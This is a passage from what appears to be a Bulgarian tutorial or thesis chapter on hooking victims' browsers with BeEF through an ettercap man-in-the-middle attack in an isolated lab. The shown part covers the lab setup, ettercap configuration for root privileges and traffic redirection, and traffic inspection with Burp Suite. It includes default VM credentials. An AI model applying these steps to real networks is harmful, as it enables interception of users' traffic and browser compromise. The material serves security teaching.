
Средата BeEF е специален инструмент за атаки, насочени към Web браузърите на целевите потребители. Основният принцип на работа е чрез прихващане (hooking) на браузър с помощта на специално подготвен JavaScript, след което средата предоставя възможност да се изпращат различни товари към браузъра, както и да се следи дейността на жертвата.

Примерът е много впечатляващ, но същевременно е изключително прост, лесен и бърз за изпълнение. Атаката се състои в това успешно да инжектираме JavaScript hook.js скрипта, необходим на BeEF, за да прихване браузър, чрез MITM атака (която ще осъществим с помощта на ettercap и etterfilter). При успех, всеки път щом някой зареди страницата с инжектирания скрипт, BeEF ще прихваща браузъра на съответния потребители към него ще могат да бъдат стартирани разнородни опити за атаки.

5.1.1. Дефиниране на топологията и подготовка на експерименталната среда

Преди да започнем, нека дефинираме използваната топология. Атаката се осъществява в рамките на локалната мрежа 192.168.0.0/24. Имаме две целеви системи - едната е OWASP Broken Web Application, инсталирана във виртуална машина под управлението на Oracle Virtual Box, играеща ролята на уеб сървър, а другата е хост операционната система (основната операционна система, инсталирана на твърдия диск), на която е инсталиран Windows 10, или това ще е жертвата, чиито браузър ще прихванем.

Конфигурираният IPv4 адрес на уеб сървъра е 192.168.0.103. Жертвата, чийто браузър ще атакуваме е с IPv4 адрес 192.168.0.101. Ще осъществим атаката от друга виртуална машина, на която е инсталирана Kali Linux операционна система. Конфигурираният IPv4 адрес на атакуващата система е 192.168.0.106. Топологията на експерименталната среда изглежда така:



Фиг. 5.1.1 Началната топология на мрежата преди стартирането на атаката

От описаното до тук става ясно, че всички участващи системи се намират в един мрежови сегмент и могат да се достъпват един друг през локалната мрежа.

Нека стартираме виртуалната машина, на която е инсталиран OWASP Broken Web Application, или нашият уеб сървър. След като виртуалната машина се стартира в нейната VirtualBox конзола се извежда информация за конфигурирания или получен по DHCP IPv4 адрес, името и паролата по подразбиране за достъпа до SSH и за Уеб базираното конфигуриране.

```
Welcome to the OWASP Broken Web Apps VM

!!! This VM has many serious security issues. We strongly recommend that you run
    it only on the "host only" or "NAT" network in the VM settings !!!

You can access the web apps at http://192.168.0.103/

You can administer / configure this machine through the console here, by SSHing
to 192.168.0.103, via Samba at \\192.168.0.103\, or via phpmyadmin at
http://192.168.0.103/phpmyadmin.


In all these cases, you can use username "root" and password "owaspbwa".

OWASP Broken Web Applications VM Version 1.2
Log in with username = root and password = owaspbwa

owaspbwa login: root
Password:
```

Фиг.5.1.2 Стартиране на owaspbwa във виртуална машина и изведената информация за потребителя и паролата за нейното конфигуриране

Ако виртуалната машина е била създадена успешно, то след нейното стартиране трябва да може да се зареди основната страница в браузър. Имаме вече достъпен Уеб сървър, готов за работа и анализ на сигурността.



Фиг.5.1.3 Основна Уеб страница при owaspbwa

Освен стартирането на уеб сървъра е необходимо да пуснем и атакуващата система - виртуална машина, на която е инсталирана Kali Linux операционна система. Сега вече сме готови да преминем към следващата стъпка.

Ettercap както вече споменахме е мощен инструмент, който се използва за атаки от типа Man in the middle (MITM). Преди да го стартираме, трябва да модифицираме конфигурационния файл/etc/ettercap/etter.conf, който определя поведението на ettercap. Той винаги се зарежда при стартиране и конфигурира някои атрибути, използвани по време

на изпълнение.[17] Трябва да се уверим, че променливите `ec-uid` и `ec-gid` са равни на 0. По подразбиране тези стойности са равни на 65534 или `nobody`, затова за да сме сигурни, че `ettercap` ще има `superuser` права трябва да променим стойностите на 0.

```
#####  
# ettercap -- etter.conf -- configuration file  
#  
# Copyright (C) ALOR & NaGA  
#  
# This program is free software: you can redistribute it and/or modify  
# it under the terms of the GNU General Public License as published by  
# the Free Software Foundation; either version 2 of the License, or  
# (at your option) any later version.  
#  
#####  
[privs]  
ec_uid = 0          # nobody is the default  
ec_gid = 0          # nobody is the default
```

Фиг.5.1.4 Изглед от правилната конфигурация на променливите `ec-uid` и `ec-gid` в `/etc/ettercap/etter.conf`

Трябва също да намерим следните редове и да ги разкоментираме. Те се използват за пренасочване на SSL връзки към обикновен HTTP трафик, ако е възможно.[18]


```
#-----  
#      Linux  
#-----  
  
# if you use ipchains:  
#redir_command_on = "ipchains -A input -i %iface -p tcp -s 0/0 -d 0/0 %port -  
j REDIRECT %rport"  
#redir_command_off = "ipchains -D input -i %iface -p tcp -s 0/0 -d 0/0 %port  
-j REDIRECT %rport"  
  
# if you use iptables:  
redir_command_on = "iptables -t nat -A PREROUTING -i %iface -p tcp --dport %p  
ort -j REDIRECT --to-port %rport"  
redir_command_off = "iptables -t nat -D PREROUTING -i %iface -p tcp --dport %  
port -j REDIRECT --to-port %rport"
```

Фиг.5.1.5 Изглед от правилната конфигурация на `/etc/ettercap/etter.conf`

5.1.2. Reconnaissance (Разузнаване)

Както вече говорихме, първата стъпка от методологията за осъществяване на атака е разузнаването. Целта на нашата атака е да прихванем HTTP пакет, изпратен от сървъра към клиента и да инжектираме в него скрипт. Това налага проучване на препращаните между браузър и сървър пакети. Преди да напишем кода на филтъра, нека първо разгледаме пакетите, които се изпращат между клиента (браузър) и уеб сървър. Това може да направим с помощта на Burp Suite Free (интегриран в Kali Linux) и неговият „Proxy” модул.

Стартирането на Burp Suite може да стане по два начина. Единият е през главното меню на Kali Linux като навигираме до Applications -> Web Application Analysis -> burpsuite.




Фиг.5.1.6 Стартиране на инструмента Burp Suite през главното меню на Kali Linux

Другият начин е като просто въведем командата burpsuite в конзолата.

```
root@kali:~# burpsuite
```


Фиг.5.1.7 Стартиране на инструмента Burp Suite през конзола

След като стартираме програмата се показва прозорец, в който може да се посочи дали да се създаде временен проект, чието съдържание при прекратяване на работата с Burp Suite Free ще бъде изтрито, дали да се генерира нов проект, съхранен на диска на системата, или да се зареди съществуващ такъв. В случая няма да е нужно да съхраняваме информацията, затова ще изберем първата опция. Тук е момента за една важна забележка – в безплатната версия на Burp може единствено да се използва временно съхранение, а записване на проектите на диска се поддържа от професионалната версия.




Фиг.5.1.8 Избор на проект при Burp Suite

След като изберем проект се отваря прозорец, където може да се посочи, дали да се използват настройки по подразбиране, или такива, описани в посочен от нас конфигурационен файл.




Фиг.5.1.9 Избор на настройки при стартиране на Burp Suite

Burp Suite Free предлага графичен потребителски интерфейс, организиран в отделни секции. В горната част на прозореца са поместени отделните подсекции с данни за целевата система, прокси функциите, „Spider” , „Intruder” , „Repeater” и други основни модули на програмата. Когато към даден модул има препратени данни, цветът на текста в неговото заглавие се променя.




Фиг.5.1.10 Начален изглед на графичния потребителски интерфейс на Burp Suite

Ще използваме браузъра Firefox, работещ на същата виртуална машина, на която е стартиран Вирп, а настройките на Проху сървъра при него са следните:




Фиг.5.1.11 Настройки на прокси сървъра при Firefox

Можем да проверим дали „Proху” функционалността работи като изберем подменюто „Options” от секцията „Proху”. Съответно трябва да имаме тикче в квадратчето под колоната „Running”, както е показано по долу.



Фиг.5.1.12 Проверка на работата на прокси функционалността на Burp Suite

Ако в браузъра въведем <http://192.168.0.103>, прокси функциите на Burp ще прихванат направената заявка от клиента към сървъра и ще изведат информацията за нея в секцията „Proxy”.



Фиг.5.1.13 Прихваната HTTP заявка в Burp Suite


Визуализират се получените HTTP данни, а за по-лесно анализиране е възможно те да се прегледат в „RAW” формат, да се генерира таблица, съдържаща отделните логически полета от хедъра (header) или при необходимост цялата информация да се покаже в HEX вид.

При натискане на бутона „Forward” заявката се препраща към посочения в пакета сървър, а при натискане на „Drop” – тя се отхвърля. Бутонът „Action” позволява да се извърши допълнително действия с получените данни, като пренасочване към „Spider”, „Intruder” или „Repeater” модули и други. След като пуснем заявката да се препрати към сървъра ще видим началната страница на owaspbwa.




Фиг.5.1.14 Начална страница на owaspbwa, стартиране на приложението OWASP Bricks

Да приемем, че искаме да посетим Bricks приложението. Нека кликнем върху OWASP Bricks. Върв отново ще прихванат направената заявка от клиента към сървъра и ще изведат информацията за нея в секцията „Proxy”.




Фиг.5.1.15 Прихвананата заявка при стартирането на OWASP Bricks

След като HTTP заявката е препратена към сървъра, в секцията „Target”, се визуализират данни за съдържанието на сайта (site map), списък с изпратените и получени отговори, както и съответното съдържание на пакетите.



Фиг.5.1.16 Получените данни след стартирането на OWASP Bricks


Както виждаме, комуникацията между браузъра и owaspbwa се осъществява чрез съвсем стандартни заявки (requests) и отговори (responses), състоящи се от по няколко хедъра.



Фиг.5.1.17 Данни за отговорите от сървъра след зареждане на OWASP Bricks

